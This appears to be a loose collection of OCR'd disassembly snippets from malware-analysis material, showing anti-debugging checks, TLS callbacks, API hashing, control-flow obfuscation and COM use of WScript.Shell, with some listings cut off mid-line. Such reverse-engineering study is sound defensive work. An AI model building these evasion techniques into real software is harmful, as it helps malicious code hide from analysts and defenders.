
```
call    [ebp+RtlAllocateHeap]
cmp     [eax+10h], ecx   ; ABABABAB
jz      short debugger_detected
```




```
         ff ff
0040105d 6a 00          PUSH     0x0
0040105f 6a 18          PUSH     0x18
00401061 68 00 30       PUSH     ProcessInfo
         40 00
00401066 6a 00          PUSH     PROCESS_BASIC_INFORMATION
00401068 6a ff          PUSH     -0x1
0040106a e8 cd ff       CALL     NtQueryInformationProcess
         ff ff
0040106f 58             POP      EAX
00401070 bb 00 30       MOV      EBX,ProcessInfo
         40 00
00401075 39 43 14       CMP      dword ptr [EBX + offset ProcessInfo.ParentProcessID],EAX
00401078 75 07          JNZ      LAB_00401081
0040107a 6a 00          PUSH     0x0
0040107c e8 8b ff       CALL     ExitProcess
         ff ff
```




```
                    Loop                                    XREF[1]:
00401033 80 38 cc       CMP      byte ptr [EAX]=>LAB_00401048,0xcc
00401036 74 21          JZ       Debugger_Detected
00401038 40             INC      EAX
00401039 49             DEC      ECX
0040103a 75 f7          JNZ      Loop
0040103c be 00 00       MOV      ESI,0x0
         00 00
00401041 6a 00          PUSH     0x0
00401043 e8 b8 ff       CALL     ExitProcess
         ff ff
```




```
00401010  $ 68 48104000      PUSH int3_sca.00401048                 SE handler installation
00401015  . 64:FF35 000000( PUSH DWORD PTR FS:[0]
0040101C  . 64:8925 000000( MOV DWORD PTR FS:[0],ESP
00401023  . B8 48104000      MOV EAX,int3_sca.00401048              Entry address
00401028  . B9 59104000      MOV ECX,int3_sca.00401059
0040102D  . 81E9 48104000    SUB ECX,int3_sca.00401048              Entry address
00401033  > 8038 CC          CMP BYTE PTR DS:[EAX],0CC
00401036  .v74 21            JE SHORT int3_sca.00401059
00401038  . 40               INC EAX
00401039  . 49               DEC ECX
0040103A  .^75 F7            JNZ SHORT int3_sca.00401033
0040103C  . BE 00000000      MOV ESI,0
00401041  . 6A 00            PUSH 0                                 ┌ExitCode = 0
00401043  . E8 B8FFFFFF      CALL <JMP.&kernel32.ExitProcess>       └ExitProcess
00401048 ┌$ BB 03000000      MOV EBX,3                              Structured exception handler
0040104D │. BA 04000000      MOV E
00401052 │. 6A 01            PUSH                                   ┌ExitCode = 1
00401054 └. E8 A7FFFFFF      CALL                              s>   └ExitProcess
00401059  > 6A 01            PUSH                                   ┌ExitCode = 1
0040105B  . E8 A0FFFFFF      CALL                              s>   └ExitProcess
00401060    00               DB 00
00401061    00               DB 00
00401062    00               DB 00
00401063    00               DB 00
00401064    00               DB 00
00401065    00               DB 00
00401066    00               DB 00
Address     Hex dump         Disas
```




```
text:00401016                push    ss
text:00401017                pop     ss
text:00401018                pushf
text:00401019                mov     eax, [esp]
text:0040101C                and     eax, 100h
text:00401021                jnz     short Debugger_Detected
text:00401023                push    0                ; uExitCode
text:00401025                call    ExitProcess
```




```
00401010 0f 31          RDTSC
00401012 50             PUSH      EAX
00401013 33 c0          XOR       EAX,EAX
00401015 0f 31          RDTSC
00401017 2b 04 24       SUB       EAX,dword ptr [ESP]=>local_4
                  ; more than 20 milliseconds, detect a single-stepping
0040101a 83 f8 20       CMP       EAX,0x20
0040101d 77 07          JA        Debugger_Detected
0040101f 6a 00          PUSH      0x0
00401021 e8 da ff       CALL      ExitProcess
```







```
0040100F     CC          INT3
00401010    -EB FE       JMP SHORT trace_Tr.<ModuleEntryPoint>
00401012  . 6A FF        PUSH -1
```




```
typedef struct _IMAGE_TLS_DIRECTORY64 {
    ULONGLONG   StartAddressOfRawData;
    ULONGLONG   EndAddressOfRawData;
    ULONGLONG   AddressOfIndex;         // PDWORD
    ULONGLONG   AddressOfCallBacks;     // PIMAGE_TLS_CALLBACK *;
    DWORD   SizeOfZeroFill;
    DWORD   Characteristics;
} IMAGE_TLS_DIRECTORY64;
typedef IMAGE_TLS_DIRECTORY64 * PIMAGE_TLS_DIRECTORY64;

typedef struct _IMAGE_TLS_DIRECTORY32 {
    DWORD   StartAddressOfRawData;
    DWORD   EndAddressOfRawData;
    DWORD   AddressOfIndex;             // PDWORD
    DWORD   AddressOfCallBacks;         // PIMAGE_TLS_CALLBACK *
    DWORD   SizeOfZeroFill;
    DWORD   Characteristics;
} IMAGE_TLS_DIRECTORY32;
typedef IMAGE_TLS_DIRECTORY32 * PIMAGE_TLS_DIRECTORY32;
```




```
mov     ecx, 39h
add     ecx, ecx
mov     eax, ebp
sub     eax, ecx
sub     eax, ecx
```




```
loc_402268:
mov     [esp+47C0h+var_475C], 70747468h
mov     [esp+47C0h+var_4758], 2F2F3A73h
mov     [esp+47C0h+var_4754], 2E777777h
mov     [esp+47C0h+var_4750], 63h
mov     [esp+47C0h+var_474F], bl
mov     [esp+47C0h+var_474E], 6C73616Ch
```




```
                mov     eax, 0BB3F9172h
                xor     ebp, ebp
                mov     [esp+18h+var_14], ecx

loc_10001451:                           ; CODE XREF: sub_1000142D
                                        ; sub_1000142D+47↓j ...
                cmp     eax, 0EB7E32C3h
                jg      short loc_10001476
                cmp     eax, 0BB3F9172h
                jz      short loc_10001494
                cmp     eax, 0CB20D64Bh
                jz      short loc_1000149A
                cmp     eax, 0D5480374h
                jnz     short loc_10001451
                mov     eax, 0F4AD61FFh
                xor     ebx, ebx
                jmp     short loc_10001451
; ---------------------------------------------------------------

loc_10001476:                           ; CODE XREF: sub_1000142D
                cmp     eax, 0EB7E32C4h
                jz      short loc_100014B8
                cmp     eax, 0F4AD61FFh
                jz      short loc_100014DF
```



```
0041478D                push    0C82D5F77h      ; func_hash
00414792                push    0F734E815h      ; library_hash
00414797                call    resolve         ; getsockname
0041479C                lea     ecx, [esi+80h]
004147A2                push    ecx
004147A3                push    esi
004147A4                push    [esp+10h+arg_0]
004147A8                call    eax
```




```
push    eax
push    311721AFh
push    3116D01Fh
call    obfuscated_fn_call_40 ; call strlen
```




```
0041AC00
0041AC00
0041AC00                   ; Does a function call according to the previous arguments
0041AC00                   ; Attributes: bp-based frame
0041AC00
0041AC00                   obfuscated_fn_call_40 proc near
0041AC00
0041AC00                   arg_0= dword ptr  8
0041AC00                   arg_4= dword ptr  0Ch
0041AC00                   arg_8= dword ptr  10h
0041AC00
0041AC00                   ; FUNCTION CHUNK AT 0043B850 SIZE 00000008 BYTES
0041AC00
0041AC00 55                push    ebp
0041AC01 89 E5             mov     ebp, esp
0041AC03 50                push    eax
0041AC04 8B 45 04          mov     eax, [ebp+4]
0041AC07 89 45 10          mov     [ebp+arg_8], eax
0041AC0A 8B 45 0C          mov     eax, [ebp+arg_4]
0041AC0D 33 45 08          xor     eax, [ebp+arg_0]
0041AC10 E9 3B 0C 02 00 jmp     loc_43B850
0041AC10                   obfuscated_fn_call_40 endp
0041AC10
```

```
0043B850                   ; START OF FUNCTION CHUNK FOR obfuscated_fn_call_40
0043B850
0043B850                   loc_43B850:
0043B850 01 45 04          add     [ebp+4], eax
0043B853 58                pop     eax
0043B854 C9                leave
0043B855 C2 08 00          retn    8
0043B855                   ; END OF FUNCTION CHUNK FOR obfuscated_fn_call_40
```




```
push    56h ; 'V'
call    register_push_0 ; push edi
push    55h ; 'U'
call    register_push_0 ; push esi
```



```
lea     edx, [ebp+1BFB4h+ppv]
push    edx             ; ppv
push    offset riid     ; riid
push    15h             ; dwClsContext
push    ebx
;   } // starts at
```

```
; const IID riid
riid            dd 0F935DC21h           ; Data1
                                        ; DATA XREF: wWinMain(x,x,x,x)+414↑o
                                        ; sub_401590+56↑o
                dw 1CF0h                ; Data2
                dw 11D0h                ; Data3
                db 0ADh, 0B9h, 0, 0C0h, 4Fh, 0D5h, 8Ah, 0Bh; Data4
```

```
;   try {
mov     byte ptr [ebp+
push    offset stru_40EC58 ; rclsid
mov     [ebp+1BFB4h+ppv], ebx
call    ds:CoCreateInstance ; Wscript.Shell
cmp     eax, ebx
jge     short loc_40144D
```



COMView
File Edit View Special Help
CLSID
Text
Type
Type Value
ProgID
TypeLib
TypeLib IWshRuntimeLibrary [Windows Script Host Object Model]
TypeInfo IWshShell_Class [Shell Object]

```
{F84431A3-A1BE-40FC-E
{F8462F08-715D-4AA3-8
{F857B5CD-68AD-4012-
{f85d5d94-6851-44f7-bb
{f86fa3ab-70d2-4fc7-9c9
{F87B28F1-DA9A-4F35-8
{F885120E-3789-4fd9-86
{F89E9E58-BD2F-4008-
{F8A0B131-5F68-486c-8
{F8A1793B-7873-4046-B
{f8a97f86-95af-416d-87a
{f8b8412b-dea3-4130-b3
{F8BE2AD5-4E99-3E00-
{f8c2ab3b-17bc-41da-97
{F8C9DCB3-4063-490E-
{F8CF7A98-2C45-4c8d-9
{f8d1da80-9aea-4ca4-ba
{F8D253D9-89A4-4daa-
{F8E307FB-6D45-4AD3-
{F8E61EDD-EA25-484e-
{F8FB6E07-55E6-4BB9-
{F90B5F36-367B-402A-9
{F90DFE0C-CBDF-41FF-
{F90FE5FE-E88B-4578-9
{f91b9abc-985b-4c04-b5
{F91D96C7-8509-4D0B-
